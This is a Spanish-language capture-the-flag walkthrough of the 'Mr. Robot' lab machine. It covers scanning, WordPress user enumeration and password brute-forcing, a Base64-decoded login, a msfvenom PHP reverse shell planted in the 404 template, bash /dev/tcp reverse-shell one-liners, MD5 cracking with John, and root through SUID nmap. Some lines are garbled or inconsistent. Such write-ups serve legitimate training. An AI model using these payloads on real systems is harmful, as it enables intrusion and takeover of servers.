


Mr. Robot CTF



Reconocimiento inicial

- Realizamos una traza de ping para verificar que la máquina está activa.
- Identificamos que se trata de un sistema basado en Linux.

```
(root@kali)-[/home/kali/Desktop]
# ping -c 1 10.10.162.94
PING 10.10.162.94 (10.10.162.94) 56(84) bytes of data:
64 bytes from 10.10.162.94: icmp_seq=1 ttl=63 time=31.5 ms

— 10.10.162.94 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 31.540/31.540/31.540/0.000 ms
```

Escaneo con Nmap

- Ejecutamos un escaneo y detectamos **tres puertos abiertos**.

```
(root@kali)-[/home/kali/Desktop]
# nmap -p- --open -sS -sC -sV --min-rate 5000 -n -vvv -Pn 10.10.162.94 -oN Escaneo.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-04 11:15 EDT
```


[illegible]

Análisis web

Al visitar el sitio web en el puerto 80, observamos una animación de *Mr. Robot*.

Probamos acceso al puerto 443 usando https, sin resultados relevantes.

Realizamos **fuzzing web** sobre el puerto 80 para descubrir directorios.



```
11:18 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

11:18 <mr. robot> Hello friend. If you've come, you've come for a rea
able to explain it yet, but there's a part of you that's exhausted wi
world
```

Hacemos fuzzing web sobre el puerto 80:

```
root@kali:~/Desktop# gobuster dir -u http://10.10.162.94/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.162.94/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 235] [→ http://10.10.162.94/images/]
/blog (Status: 301) [Size: 233] [→ http://10.10.162.94/blog/]
/rss (Status: 301) [Size: 0] [→ http://10.10.162.94/feed/]
/sitemap (Status: 200) [Size: 0]
/login (Status: 302) [Size: 0] [→ http://10.10.162.94/wp-login.php]
/0 (Status: 301) [Size: 0] [→ http://10.10.162.94/0/]
/feed (Status: 301) [Size: 0] [→ http://10.10.162.94/feed/]
/video (Status: 301) [Size: 234] [→ http://10.10.162.94/video/]
/image (Status: 301) [Size: 0] [→ http://10.10.162.94/image/]
/atom (Status: 301) [Size: 0] [→ http://10.10.162.94/feed/atom/]
/wp-content (Status: 301) [Size: 239] [→ http://10.10.162.94/wp-content/]
/admin (Status: 301) [Size: 234] [→ http://10.10.162.94/admin/]
/audio (Status: 301) [Size: 234] [→ http://10.10.162.94/audio/]
/intro (Status: 200) [Size: 516314]
/wp-login (Status: 200) [Size: 2606]
/css (Status: 301) [Size: 232] [→ http://10.10.162.94/css/]
/rss2 (Status: 301) [Size: 0] [→ http://10.10.162.94/feed/]
/license (Status: 200) [Size: 309]
/wp-includes (Status: 301) [Size: 240] [→ http://10.10.162.94/wp-includes/]
/readme (Status: 200) [Size: 64]
/js (Status: 301) [Size: 231] [→ http://10.10.162.94/js/]
/rdf (Status: 301) [Size: 0] [→ http://10.10.162.94/feed/rdf/]
/page1 (Status: 301) [Size: 0] [→ http://10.10.162.94/]
/robots (Status: 200) [Size: 41]
/dashboard (Status: 302) [Size: 0] [→ http://10.10.162.94/wp-admin/]
/%20 (Status: 301) [Size: 0] [→ http://10.10.162.94/]
Progress: 3833 / 207644 (1.85%)
```

Detección de WordPress

Por los detalles detectados, deducimos que el sitio corre WordPress.


Intentamos acceder a /wp-login.php.



Enumeración de usuarios

Al ingresar usuarios inválidos, el sistema distingue entre contraseña incorrecta y nombre de usuario inválido.

Probamos con el nombre de usuario elliot (referencia a la serie).



ERROR: The password you entered for the username **elliot** is incorrect. [Lost your password?](#)

Username
elliot

Password


☐ Remember Me

Escaneo con WPScan

Ejecutamos wpscan para detectar vulnerabilidades y posibles contraseñas.

No se encontraron credenciales útiles.

```
(root@kali)-[/home/kali/Desktop]
# wpscan --url http://10.10.162.94/ --passwords /usr/share/wordlists/rockyou.txt --usernames elliot
```



```
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
[+] URL: http://10.10.162.94/ [10.10.162.94]
[+] Started: Fri Jul  4 11:30:23 2025


Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
```

Descubrimiento de credenciales

Navegando por el sitio, en /license encontramos una cadena codificada.

Iniciamos sesión con éxito.




Al decodificarla como **Base64**, obtenemos **usuario y contraseña** válidos.

```
(kali㉿kali)-[~/Desktop]
$ echo 'ZWxsaW90OkVSMjgtMDY1Mgo=' | base64 -d
elliott:ER28-0652

(kali㉿kali)-[~/Desktop]
$
```

Iniciamos sesión con éxito.



Ejecución de código malicioso

Creamos un **script malicioso** que cargamos en la plantilla de error 404.

Creamos un script malicioso para cargar en un 404:

```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p php/reverse_php LHOST=10.10.162.94 LPORT=443 -f raw > pwned.php
zsh: permission denied: pwned.php

(kali㉿kali)-[~/Desktop]
$ cat pwned.php
/*<?php /**/
@error_reporting(0);@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_execution_time',0);
$dis=@ini_get('disable_functions');
if(!empty($dis)){
    $dis=preg_replace('/[ ]+/',',',$dis);
    $dis=explode(',',$dis);
```

Edit Themes

File edited successfully.

Twenty Fifteen: 404 Template (404.php)

```
        if($out===false){
            fwrite($s,$nofuncs);
            break;
        }
    }
    fwrite($s,$out);
}
fclose($s);
}else{
    $s=@socket_create(AF_INET,SOCK_STREAM,SOL_TCP);
    @socket_connect($s,$ipaddr,$port);
    @socket_write($s,"socket_create");
    while($c=@socket_read($s,2048)){
        $out = '';
        if(substr($c,0,3) == 'cd '){
            chdir(substr($c,3,-1));
        } else if (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit') {
            break;
        }
    }
}
```

Activamos un listener con nc (netcat).

Al acceder a una ruta no existente, se activa el payload y obtenemos una reverse Shell

```
(root@kali)-[/home/kali/Desktop]
# nc -lvnp 443
listening on [any] 443 ...
connect to [10.9.0.231] from (UNKNOWN) [10.10.188.168] 40972
whoami
daemon
bash -c 'sh -i >& /dev/tcp/10.9.0.231/443 0>&1'
bash -c 'sh -i >& /dev/tcp/10.9.0.231/4444 0>&1'
```

```
(kali@kali)-[~/Desktop]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.9.0.231] from (UNKNOWN) [10.10.188.168] 38150
sh: 0: can't access tty; job control turned off
$ whoami
daemon
$
```

Activamos un listener con nc (netcat).

Al acceder a una ruta no existente, se activa el payload y obtenemos una reverse shell

Mejoramos la Shell interactiva

```
python -c "import pty; pty.spawn('/bin/bash')"
```

Escalada de privilegios – usuario

Navegamos a /home y encontramos un usuario llamado robot con una contraseña hasheada.

```
daemon@ip-10-10-188-168:/opt/bitnami/apps/wordpress/htdocs$ cd /home
cd /home
daemon@ip-10-10-188-168:/home$ ls
ls
robot  ubuntu
daemon@ip-10-10-188-168:/home$ cd robot
cd robot
daemon@ip-10-10-188-168:/home/robot$ ls -l
ls -l
total 8
-r----- 1 robot robot 33 Nov 13  2015 key-2-of-2.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
daemon@ip-10-10-188-168:/home/robot$
```

Movemos el hash a un archivo y lo crackeamos con **John the Ripper** usando:

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
[sudo] password for kali:
(root@kali)-[/home/kali]
# echo "c3fcd3d76192e4007dfb496cca67e13b" > hash.txt
```

```
(root@kali)-[/home/kali]
# john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (p)
ig 0-00.00.00 DONE (2025-07-07 03:44) 50.00g/s 2035Kp/s 2035Kc/s 2035KC/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Obtenemos la contraseña y accedemos como el usuario robot.

```
daemon@ip-10-10-188-168:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

$ whoami
whoami
robot
$
```


Escalada de privilegios - root

Realizamos búsqueda de posibles privilegios elevados.

```
$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Investigando en línea, encontramos una vulnerabilidad en uno de los binarios.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

Usamos la opción B) de explotación.

```
$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
root@ip-10-10-188-168:~#
```

Obtenemos acceso root.